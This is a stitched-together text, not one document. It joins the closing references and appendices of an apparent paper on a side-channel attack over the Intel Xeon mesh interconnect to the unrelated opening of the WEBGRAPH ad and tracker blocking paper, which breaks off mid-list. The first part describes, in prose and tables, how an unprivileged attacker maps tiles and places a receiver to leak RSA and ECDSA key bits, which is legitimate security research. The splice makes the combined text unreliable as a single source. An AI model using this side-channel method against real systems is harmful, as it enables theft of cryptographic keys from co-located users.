[15] Mainak Chaudhuri. Zero directory eviction victim: Unbounded coherence directory and core cache isolation. In *HPCA*, 2021.

[16] Thomas Claburn. RIP Hyper-Threading? ChromeOS axes key Intel CPU feature over data-leak flaws – Microsoft, Apple suggest snub. https://www.theregister.co.uk/2019/05/14/intel_hyper_threading_mitigations/. Accessed on Jun 12, 2022.

[17] Shaanan Cohney, Andrew Kwong, Shahar Paz, Daniel Genkin, Nadia Heninger, Eyal Ronen, and Yuval Yarom. Pseudorandom black swans: Cache attacks on CTR DRBG. In *S&P*, 2020.

[18] Guillaume Didier and Clémentine Maurice. Calibration done right: Noiseless Flush+Flush attacks. In *DIMVA*, 2021.

[19] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A Timer-Free High-Precision L3 cache attack using Intel TSX. In *USENIX Security*, 2017.

[20] Sankha Baran Dutta, Hoda Naghibijouybari, Nael Abu-Ghazaleh, Andres Marquez, and Kevin Barker. Leaky buddies: Cross-component covert channels on integrated CPU-GPU systems. In *ISCA*, 2021.

[21] Dmitry Evtyushkin and Dmitry Ponomarev. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *CCS*, 2016.

[22] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *MICRO*, 2016.

[23] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Understanding and mitigating covert channels through branch predictors. *TACO*, 13(1), 2016.

[24] Dmitry Evtyushkin, Ryan Riley, Nael Abu-Ghazaleh, and Dmitry Ponomarev. BranchScope: A new side-channel attack on directional branch predictor. In *ASPLOS*, 2018.

[25] Andrew Ferraiuolo, Mark Zhao, Andrew C Myers, and G Edward Suh. HyperFlow: A processor architecture for nonmalleable, timing-safe information flow security. In *CCS*, 2018.

[26] FPSG-UIUC. lotr. https://github.com/FPSG-UIUC/lotr, 2021. Accessed on Jun 12, 2022.

[27] Janosch Frank. The common challenges of secure VMs. https://static.sched.com/hosted_files/kvmforum2020/a3/Janosch%20Frank.pdf, 2020. Accessed on Jun 12, 2022.

[28] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *JCEN*, 8(1), 2018.

[29] Qian Ge, Yuval Yarom, and Gernot Heiser. No security without time protection: We need a new hardware-software contract. In *APSys*, 2018.

[30] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the fourth be with you: A microarchitectural side channel attack on several real-world applications of Curve25519. In *CCS*, 2017.

[31] GnuPG. Libgcrypt. https://gnupg.org/software/libgcrypt/index.html, 2021. Accessed on Jun 12, 2022.

[32] Michael Godfrey and Mohammad Zulkernine. A server-side solution to cache-based side-channel attacks in the cloud. In *CLOUD*, 2013.

[33] Ben Gras, Cristiano Giuffrida, Michael Kurth, Herbert Bos, and Kaveh Razavi. ABSynthe: Automatic blackbox side-channel synthesis on commodity microarchitectures. In *NDSS*, 2020.

[34] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating cache side-channel protections with TLB attacks. In *USENIX Security*, 2018.

[35] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the line: Practical cache attacks on the MMU. In *NDSS*, 2017.

[36] Leon Groot Bruinderink, Andreas Hülsing, Tanja Lange, and Yuval Yarom. Flush, Gauss, and Reload – A Cache Attack on the BLISS Lattice-Based Signature Scheme. In *CHES*, 2016.

[37] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A fast and stealthy cache attack. In *DIMVA*, 2016.

[38] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security*, 2015.

[39] Roberto Guanciale, Hamed Nemati, Christoph Baumann, and Mads Dam. Cache storage channels: Alias-driven attacks and verified countermeasures. In *S&P*, 2016.

[40] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games - bringing access-based cache attacks on AES to practice. In *S&P*, 2011.

[41] Berk Gulmezoglu, Andreas Zankl, M Caner Tol, Saad Islam, Thomas Eisenbarth, and Berk Sunar. Undermining user privacy on mobile devices using AI. In *CCS*, 2019.

[42] Marcos Horro, Mahmut T Kandemir, Louis-Noël Pouchet, Gabriel Rodríguez, and Juan Touriño. Effect of distributed directories in mesh interconnects. In *DAC*, 2019.

[43] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *S&P*, 2013.

[44] Mehmet Sinan Inci, Berk Gülmezoglu, Gorka Irazoqui Apecechea, Thomas Eisenbarth, and Berk Sunar. Seriously, get off my cloud! Cross-VM RSA key recovery in a public cloud. Cryptology ePrint Archive, Report 2015/898, 2015.

[45] Intel. Disclosure of hardware prefetcher control on some Intel processors. https://software.intel.com/content/www/us/en/develop/articles/disclosure-of-hw-prefetcher-control-on-some-intel-processors.html. Accessed on Jun 8, 2021.

[46] Intel. Guidelines for mitigating timing side channels against cryptographic implementations. https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/secure-coding/mitigate-timing-side-channel-crypto-implementation.html. Accessed on May 27, 2022.

[47] Intel. *Intel Xeon Processor Scalable Memory Family Uncore Performance Monitoring*, July 2017.

[48] Intel. *Intel 64 and IA-32 Architectures Optimization Reference Manual*, May 2020.

[49] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A shared cache attack that works across cores and defies VM sandboxing – and its application to AES. In *S&P*, 2015.

[50] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Systematic reverse engineering of cache slice selection in Intel processors. In *DSD*, 2015.

[51] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross processor cache attacks. In *ASIACCS*, 2016.

[52] Mehmet Kayaalp, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. A high-resolution side-channel attack on the last level cache. In *DAC*, 2016.

[53] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. StealthMem: System-level protection against cache-based side channel attacks in the cloud. In *USENIX Security*, 2012.

[54] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *S&P*, 2019.

[55] Steve Kommrusch, Marcos Horro, Louis-Noël Pouchet, Gabriel Rodríguez, and Juan Touriño. Optimizing coherence traffic in manycore processors using closed-form caching/home agent mappings. *IEEE Access*, 9:28930–28945, 2021.

[56] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical cache attacks from the network. In *S&P*, 2020.

[57] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical keystroke timing attacks in sandboxed JavaScript. In *ESORICS*, 2017.

[58] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a way: Exploring the security implications of AMD's cache way predictors. In *ASIACCS*, 2020.

[59] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *USENIX Security*, 2018.

[60] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, 2016.

[61] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In *S&P*, 2015.

[62] Yen-Cheng Liu, Jason W Horihan, Krishnakumar Ganapathy, Umit Y Ogras, Allen W Chu, and Ganapati N Srinivasa. On-chip mesh interconnect, Patent US20150006776A1, 2013.

[63] Andrew Marshall, Michael Howard, Grant Bugher, and Brian Harden. *Security Best Practices For Developing Windows Azure Applications*. Microsoft, June 2010.

[64] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse engineering Intel last-level cache complex addressing using performance counters. In *RAID*, 2015.

[65] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-cores cache covert channel. In *DIMVA*, 2015.

[66] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the other side: SSH over robust cache covert channels in the cloud. In *NDSS*, 2017.

[67] John D. McCalpin. Address hashing in Intel processors. In *IXPUG*, 2018.

[68] John D. McCalpin. Mapping core and L3 slice numbering to die location in Intel Xeon Scalable processors. Technical report, Texas Advanced Computing Center (TACC), 2020.

[69] Michael Neve and Jean-Pierre Seifert. Advances on access-driven cache attacks on AES. In *SAC*, 2006.

[70] Khang T Nguyen. Introduction to cache allocation technology in the Intel Xeon processor E5 v4 family. https://software.intel.com/content/www/us/en/develop/articles/introduction-to-cache-allocation-technology.html. Accessed on Jun 12, 2022.

[71] Hamed Okhravi, Stanley Bak, and Samuel T King. Design, implementation and evaluation of covert channel attacks. In *HST*, 2010.

[72] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The spy in the sandbox: Practical cache attacks in JavaScript and their implications. In *CCS*, 2015.

[73] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of AES. In *CT-RSA*, 2006.

[74] Riccardo Paccagnella, Licheng Luo, and Christopher W. Fletcher. Lord of the ring(s): Side channel attacks on the CPU on-chip ring interconnect are practical. In *USENIX Security*, 2021.

[75] Colin Percival. Cache missing for fun and profit. In *BSDCan*, 2005.

[76] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. Make sure DSA signing exponentiations really are constant-time. In *CCS*, 2016.

[77] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM addressing for cross-CPU attacks. In *USENIX Security*, 2016.

[78] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *CCS*, 2009.

[79] Bholanath Roy, Ravi Prakash Giri, C Ashokkumar, and Bernard Menezes. Design and implementation of an espionage network for cache-based side channel attacks on AES. In *ICETE*, 2015.

[80] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. Keydrown: Eliminating software-based keystroke timing side-channel attacks. In *NDSS*, 2018.

[81] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-privilege-boundary data sampling. In *CCS*, 2019.

[82] Johanna Sepúlveda, Mathieu Gross, Andreas Zankl, and Georg Sigl. Beyond cache attacks: Exploiting the bus-based communication structure for powerful on-chip microarchitectural attacks. *TECS*, 20(2), 2021.

[83] Anatoly Shusterman, Ayush Agarwal, Sioli O'Connell, Daniel Genkin, Yossi Oren, and Yuval Yarom. Prime+Probe 1, JavaScript 0: Overcoming browser-based side-channel defenses. In *USENIX Security*, 2021.

[84] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust website fingerprinting through the cache occupancy channel. In *USENIX Security*, 2019.

[85] Read Sprabery, Konstantin Evchenko, Abhilash Raj, Rakesh B Bobba, Sibin Mohan, and Roy Campbell. Scheduling, isolation, and cache allocation: A side-channel defense. In *IC2E*, 2018.

[86] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *USENIX Security*, 2018.

[87] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lippi, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking transient execution through microarchitectural load value injection. In *S&P*, 2020.

[88] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael Swift. Scheduler-based defenses against cross-VM side-channels. In *USENIX Security*, 2014.

[89] VMware Knowledge Base. Security considerations and disallowing inter-virtual machine transparent page sharing (2080735). https://kb.vmware.com/s/article/2080735. Accessed on Jun 12, 2022.

[90] Junpeng Wan, Yanxiang Bi, Zhe Zhou, and Zhou Li. MeshUp: Stateless cache side-channel attack on CPU mesh. In *S&P*, 2022.

[91] Daimeng Wang, Zhiyun Qian, Nael Abu-Ghazaleh, and Srikanth V Krishnamurthy. PAPP: Prefetcher-aware prime and probe side-channel attack. In *DAC*, 2019.

[92] Yao Wang and G Edward Suh. Efficient timing channel protection for on-chip networks. In *NOCS*, 2012.

[93] Zhenghong Wang and Ruby B Lee. Covert and side channels due to processor architecture. In *ACSAC*, 2006.

[94] Hassan MG Wassel, Ying Gao, Jason K Oberg, Ted Huffmire, Ryan Kastner, Frederic T Chong, and Timothy Sherwood. SurfNoC: A low latency and provably non-interfering approach to secure networks-on-chip. *ACM SIGARCH Computer Architecture News*, 41(3), 2013.

[95] WikiChip. Cascade Lake - microarchitectures - Intel. https://en.wikichip.org/wiki/intel/microarchitectures/cascade_lake. Accessed on Jun 12, 2022.

[96] WikiChip. Mesh interconnect architecture - Intel. https://en.wikichip.org/wiki/intel/mesh_interconnect_architecture. Accessed on Jun 12, 2022.

[97] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-speed covert channel attacks in the cloud. In *USENIX Security*, 2012.

[98] Mengjia Yan, Christopher W Fletcher, and Josep Torrellas. Cache telepathy: Leveraging shared resource attacks to learn DNN architectures. In *USENIX Security*, 2020.

[99] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher Fletcher, Roy Campbell, and Josep Torrellas. Attack directories, not caches: Side channel attacks in a non-inclusive world. In *S&P*, 2019.

[100] Mengjia Yan, Jen-Yang Wen, Christopher W Fletcher, and Josep Torrellas. SecDir: A secure directory to defeat directory side-channel attacks. In *ISCA*, 2019.

[101] Yuval Yarom and Katrina Falkner. Flush+Reload: a high resolution, low noise, L3 cache side-channel attack. In *USENIX Security*, 2014.

[102] Yuval Yarom, Qian Ge, Fangfei Liu, Ruby B. Lee, and Gernot Heiser. Mapping the Intel last-level cache. Cryptology ePrint Archive, Report 2015/905, 2015.

[103] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. *JCEN*, 7(2), 2017.

[104] Zhi-Hui Zhan, Xiao-Fang Liu, Yue-Jiao Gong, Jun Zhang, Henry Shu-Hung Chung, and Yun Li. Cloud computing resource scheduling and a survey of its evolutionary approaches. *ACM Computing Surveys (CSUR)*, 47(4):1–33, 2015.

[105] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *CCS*, 2012.

[106] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-tenant side-channel attacks in PaaS clouds. In *CCS*, 2014.

[107] Yinqian Zhang and Michael K Reiter. Düppel: Retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *CCS*, 2013.

[108] Ziqiao Zhou, Michael K Reiter, and Yinqian Zhang. A software approach to defeating side channels in last-level caches. In *CCS*, 2016.

Appendix

A Determining Address Mapping

When designing the transmitter and receiver, we need addresses that map to a given L2 set and LLC slice. To determine the L2 set of a virtual address, we use 2MB hugepages, as in [49,61]. To determine the LLC slice ID of a virtual address, there exist two approaches. If the attacker has root privileges, such as when reverse engineering a local machine, the attacker can use Intel PMON counters, as in prior work [68]. Without root privileges, the attacker can leverage timing information to map addresses to LLC slices in a coarse-grained fashion. For example, since accesses to the local slice are faster than accesses to remote slices, the attacker can pin a program to a core and find addresses that map to the local slice (as in prior work [102]). On our 24-core and 26-slice processor, the attacker will find 26 groups of addresses of which 24 map to slices on active cores and 2 map to partially-disabled tiles. The attacker then figures out the slice ID of each group based on the tile-mapping information (as explained in Appendix B).

B Inferring Tile Layout and Mapping

We describe how we reverse-engineered the tile layout and tile mapping of our Intel Xeon Gold 5220R processor shown in Figure 2. Specifically, we want to obtain the following: 1) the positions of disabled tiles; 2) the mapping from an LLC slice ID to a tile; 3) the mapping from a core ID to a tile.

We start by obtaining basic processor information using the `lscpu` command, which indicates that the chip has 24 cores. Next, we find the number of LLC slices. As documented by Intel [47], bits 27:0 in the `CAPID6` register indicate the number

of LLC slices, which we find to be 26 on our setup. Our processor uses an XCC configuration with 30 tiles, organized into a 5×6 grid. According to public information [95], an XCC chip has 2 IMC tiles and 28 Core tiles. Therefore, we infer that there are 4 disabled cores and 2 disabled LLC slices.

We first describe an approach to locate disabled tiles that require privileged access to a machine and then describe alternative approaches that do not require privileged access.

Locating Disabled Tiles Using the `CAPID6` Register Prior work found that each bit of the `CAPID6` register corresponds to a Core tile on the die [68]. The Core tiles are numbered in column-major order from the top-left corner. Hence, by querying the `CAPID6` register, we learn which tiles are disabled. For example, on our processor, the `CAPID6` register contains `0x0ffddfff`, where bits 13 and 17 are unset, indicating that tiles 13 and 17 are disabled. According to the numbering mechanism above, tile 13 is located at $(4,2)$ and tile 17 is located in $(3,3)$ in Figure 2.

Reverse Engineering Tile Mappings The LLC slice IDs are kept internally by the hardware and are referred to as CHA IDs by Intel. They are used by the PMON counters and are very useful for our reverse engineering process. McCalpin [68] has verified that CHA IDs map to active Core tiles in column-major order.

The last step is to figure out which tile each CPU ID maps to. We use the approach in [68] as follows. Recall that CPU IDs are used by the OS to schedule processes onto different cores. We pin a program on a given CPU and repeatedly load from DRAM (assisted by the `clflush` instruction) to generate traffic to the two IMC tiles. We then use PMON counters to monitor the data ring utilization on each tile. According to the traffic flow analysis in Section 6.1, the only traffic on the data ring is from the IMC to the tile that the logical CPU maps to. With two IMC tiles and a Y-X routing policy, only one tile observes 2 incoming traffic flows, and that is the tile the logical CPU maps to. We repeat this approach for every logical CPU to completely recover the mapping.

Locating Disabled Tiles With Unprivileged Access Prior work has observed that the position of disabled tiles may vary across different units of the same processor model [68]. An unprivileged attacker may need to locate the disabled tiles on the victim's machine. We discuss two methods that do not rely on privileged access, i.e., access to the `CAPID6` register.

One method uses timing information by having the attacker first profile the cache access latency for all core-slice pairs on a local machine with privileged access. The attacker then obtains the same profile on the victim's machine. By analyzing how the two profiles differ, the attacker can infer the locations of the disabled tiles. An alternative method uses interconnect contention. The attacker again profiles the interconnect contention pattern (cf. Section 6) on both a local machine and the victim's machine. By analyzing how the contention pattern on the victim's machine deviates from the reference pattern, the attacker can infer the locations of the disabled tiles.




Figure 15: Traffic flows on the data and acknowledge rings when the transmitter executes on Core $(0,0)$ and the attacker monitors traffic between Core$(0,2) \leftrightarrow$ Slice$(0,3)$.

C Side-Channel Attack Placement

Figure 15 explains why the attacker's placement in Section 8.3 allows it to observe a moderate amount of network traffic by showing the traffic flows on the data and acknowledge rings. The victim has traffic flows from all 25 remote slices. The attacker's traffic uses the same lane as the victim's horizontal traffic (both use the white lane per Figure 4). Crucially, the attacker's traffic also has lower priority than the traffic from the tiles in the two rightmost columns. Therefore, this attacker can monitor the victim's traffic flows from 9 out of 24 slices.

Note that while this attacker placement is effective, it is in fact a suboptimal placement for a victim at $(0,0)$. Placing the receiver at Core$(0,2) \leftrightarrow$ Slice$(0,3)$ results in a vulnerability score of 29 whereas Core$(0,2) \leftrightarrow$ Slice$(2,3)$, the optimal placement, has a vulnerability score of 32.

D Model Verification Data

Table 2 shows the results used to verify our analytical model from Section 8.5. In general, higher vulnerability scores correspond to better bit-classification accuracies. For example, positioning the attacker on Core$(0,2) \leftrightarrow$ Slice$(2,3)$ (vulnerability score of 32) gives an 87.4% accuracy when leaking an RSA key bit while positioning the attacker on Core$(2,1) \leftrightarrow$ Slice$(4,5)$ (vulnerability score of 2) yields a 65.4% accuracy.

E Mitigation Evaluation Data

Table 3 shows the results used in the attack mitigation analysis from Section 9. For every possible victim core location, we compute the vulnerability score after reserving the cores that contribute to the top k vulnerability scores.

Attacker	Attacker	Vuln	RSA			ECDSA		
Core ID	Slice ID	Score	Acc	Prec	Rec	Acc	Prec	Rec
(2,0)	(4,5)	10	77.2	76.0	60.2	68.7	71.0	62.9
(3,0)	(2,0)	20	71.4	71.7	49.9	70.4	68.0	81.4
(0,1)	(2,5)	5	69.1	65.2	51.6	58.7	57.5	60.4
(1,1)	(2,5)	5	66.2	59.4	50.7	61.8	60.5	64.9
(2,1)	(4,5)	2	65.4	56.8	52.3	61.5	60.8	62.8
(3,1)	(2,0)	20	76.8	76.9	59.6	66.6	68.0	60.6
(4,1)	(3,0)	10	66.2	62.0	47.1	69.0	71.7	65.8
(0,2)	(2,3)	32	87.4	83.6	83.6	75.8	77.4	70.8
(1,2)	(2,5)	5	68.1	59.0	48.8	65.5	65.0	69.2
(2,2)	(4,1)	4	69.7	65.4	51.7	62.0	60.0	61.5
(3,2)	(2,0)	20	79.0	75.4	65.7	75.1	81.6	66.8
(0,3)	(2,1)	7	63.9	56.4	45.0	65.9	64.4	70.0
(1,3)	(2,1)	7	64.9	61.0	42.3	63.6	64.8	63.9
(2,3)	(4,1)	4	67.5	60.6	47.1	64.8	63.0	66.6
(4,3)	(3,0)	10	68.4	77.9	32.3	63.0	61.0	68.2
(0,4)	(1,2)	7	65.2	58.1	44.2	63.0	64.5	60.4
(1,4)	(2,2)	5	66.4	59.0	50.7	62.7	61.1	70.2
(2,4)	(3,2)	4	65.0	57.8	48.2	60.8	61.2	59.4
(3,4)	(2,0)	20	74.2	74.0	57.1	72.5	74.2	67.5
(4,4)	(3,0)	10	67.1	67.2	50.4	64.6	62.9	64.5
(0,5)	(2,1)	7	63.7	53.0	44.6	61.9	62.0	62.4
(2,5)	(4,1)	4	64.5	55.2	47.5	62.2	60.3	63.8
(3,5)	(2,0)	20	74.5	71.6	58.4	67.2	73.2	58.4

Table 2: Classification percent accuracy (Acc), precision (Prec), and recall (Rec) for various optimal attacker placements. The victim was pinned on $(0,0)$.

Victim Core	Number of reserved cores (k)																							
	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
(0,0)	32	20	20	20	20	20	10	10	10	10	7	7	7	7	5	5	5	5	4	4	4	4	2	0	0
(2,0)	29	10	10	10	4	4	4	4	4	4	4	4	4	2	2	2	2	2	2	2	2	0	0	0	0
(3,0)	32	20	20	20	20	20	20	10	7	7	5	5	5	5	4	4	4	4	4	2	2	2	2	0	0
(0,1)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	16	7	5	5	5	5	5	3	3	0	0
(1,1)	20	20	20	16	10	5	5	5	5	5	5	4	4	3	3	2	2	2	2	2	2	0	0	0	0
(2,1)	13	12	12	12	12	12	12	10	10	10	4	2	2	2	2	2	2	2	2	0	0	0	0	0	0
(3,1)	20	20	20	20	20	20	10	7	6	5	5	5	5	4	3	3	2	2	2	2	2	2	0	0	0
(4,1)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	16	7	5	5	5	3	3	0	0
(0,2)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	30	15	5	4	4	4	4	4	3	0	0
(1,2)	20	20	20	15	10	5	5	5	4	4	4	4	3	3	2	2	2	2	1	1	1	0	0	0	0
(2,2)	27	12	12	12	12	12	12	12	10	10	10	2	2	2	1	1	1	1	1	1	0	0	0	0	0
(3,2)	30	20	20	20	20	20	20	15	10	6	5	5	4	4	3	2	2	1	1	1	1	1	0	0	0
(0,3)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	30	15	5	4	4	4	4	4	3	0	0
(1,3)	20	20	20	15	10	4	4	4	4	4	3	3	3	2	2	2	2	1	1	1	1	0	0	0	0
(2,3)	27	12	12	12	12	12	12	12	2	2	2	2	1	1	1	1	1	1	1	1	0	0	0	0	0
(4,3)	20	20	20	20	15	12	12	12	12	12	12	10	5	5	4	4	3	3	2	2	1	1	0	0	0
(0,4)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	16	7	5	5	5	4	4	3	3	0	0
(1,4)	20	20	20	16	10	7	5	5	5	5	5	4	4	4	3	3	2	2	2	2	2	0	0	0	0
(2,4)	13	12	12	12	12	12	12	10	10	10	4	4	2	2	2	2	2	2	2	0	0	0	0	0	0
(3,4)	20	20	20	20	20	20	16	10	7	6	5	5	5	4	3	3	2	2	2	2	2	2	0	0	0
(4,4)	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	7	5	5	5	5	3	3	0	0
(0,5)	31	20	20	20	20	20	10	10	10	10	7	7	7	7	5	5	5	5	4	4	4	4	2	0	0
(2,5)	29	10	10	10	4	4	4	4	4	4	4	4	4	2	2	2	2	2	2	2	2	0	0	0	0
(3,5)	20	20	20	20	20	20	10	7	5	5	5	5	5	5	4	4	4	4	4	2	2	2	2	0	0

Table 3: Vulnerability scores for each victim core for all numbers of reserved cores.

WEBGRAPH: Capturing Advertising and Tracking Information Flows for Robust Blocking

Sandra Siby* Umar Iqbal† Steven Englehardt‡ Zubair Shafiq¶ Carmela Troncoso*
*EPFL †University of Iowa ‡DuckDuckGo ¶UC Davis

Abstract

Users rely on ad and tracker blocking tools to protect their privacy. Unfortunately, existing ad and tracker blocking tools are susceptible to mutable advertising and tracking content. In this paper, we first demonstrate that a state-of-the-art ad and tracker blocker, ADGRAPH, is susceptible to such adversarial evasion techniques that are currently deployed on the web. Second, we introduce WEBGRAPH, the first ML-based ad and tracker blocker that detects ads and trackers based on their *action* rather than their content. By featurizing the actions that are fundamental to advertising and tracking information flows – e.g., storing an identifier in the browser or sharing an identifier with another tracker – WEBGRAPH performs nearly as well as prior approaches, but is significantly more robust to adversarial evasions. In particular, we show that WEBGRAPH achieves comparable accuracy to ADGRAPH, while significantly decreasing the success rate of an adversary from near-perfect for ADGRAPH to around 8% for WEBGRAPH. Finally, we show that WEBGRAPH remains robust to sophisticated adversaries that use adversarial evasion techniques beyond those currently deployed on the web.

1 Introduction

Users rely on privacy-enhancing blocking tools to protect themselves from online advertising and tracking. Many of these tools—including uBlock Origin [8], Ghostery [6], Firefox [47, 48], Edge [49], and Brave [16]—rely on manually curated filter lists [3, 4, 5] to block advertising and tracking. The research community is developing machine learning (ML) approaches to automate the detection of advertising and tracking and make filter lists more comprehensive. The first generation of ML-based blocking approaches analyze network requests [13, 33, 53] or JavaScript code [37, 42, 64] to learn distinctive behaviors of advertising and tracking. However, these approaches are highly susceptible to adversarial evasion techniques that are already found in the wild, including URL and code obfuscation [55, 58]. The next generation of ML-based blocking approaches leverage cross-layer graph information from multiple layers of the web stack [40, 54]. These approaches claim better robustness to evasion than single-layer approaches, due to their use of *structural* features (the hierarchy of resource inclusions) in addition to traditional *content* features (the resource's network location or response content).

In this paper, we show that state-of-the-art ad and tracker blocking approaches, such as ADGRAPH [40], are susceptible to adversarial evasions due to their disproportionate reliance on easy-to-manipulate content features. We show that a third-party adversary can achieve 8% evasion success by manipulating URLs of its resources. Worse yet, an adversary can achieve near-perfect evasion—as high as a 96% success rate—if they collude with the first party, e.g, by using the CNAME cloaking technique already deployed by some trackers [26, 28].

We introduce WEBGRAPH, the first ML-based ad and tracker blocking approach that *does not rely on content features*. WEBGRAPH improves the cross-layer graph representation by capturing a fundamental property of advertising and tracking services (ATS): the flow of information from one entity to the browser's storage, the network, and other entities loaded on a page. The intuition behind WEBGRAPH is to focus on the *actions* of the advertising and tracking services, rather than the *contents* of their resources. We posit that actions are harder to obfuscate. Advertising and tracking scripts need to store identifiers for users, and those identifiers must be shared with any other entity with which they wish to share data (e.g., via cookie syncing [51]). Thus, we build a graph representation of the page load by monitoring network requests, JavaScript execution, HTML element creations, and browser storage access. From this graph we extract *flow* features, which explicitly capture distinctive information flows in advertising and tracking. Our evaluation shows that WEBGRAPH's graph representation and flow features can supplant content features, with comparable accuracy.

While high accuracy is necessary for deployment, it is not sufficient. We have repeatedly seen that advertisers and trackers will attempt to circumvent detection and evade blocking

‡The majority of this work was completed while Steven was at Mozilla.

[26, 44, 55, 58]. Therefore, in order for an advertising and tracking classifier to be useful in practice, it must be robust to adversarial manipulation. We show that WEBGRAPH represents a significant step forward in robustness to adversarial evasion as compared to prior approaches. In particular, we find that WEBGRAPH is robust to the types of URL, CNAME, and content manipulation evasion techniques that are currently deployed on the web. We also know that advertisers and trackers will attempt to deploy more sophisticated evasion techniques tailored to our proposed approach. To understand how robust WEBGRAPH would be in the face of these new evasion techniques, we propose a novel realistic graph manipulation evasion technique. We show that this attack achieves only limited evasion success against WEBGRAPH, while incurring a non-trivial usability loss in terms of mistakenly blocking its own advertising/tracking resources or other benign resources on the web page.

Overall, our findings suggest that the community should migrate away from unreliable content features for advertising and tracking blocking. We show that information flow features built upon the actions of advertisers and trackers provide a promising path forward.

In summary, our contributions are as follows:

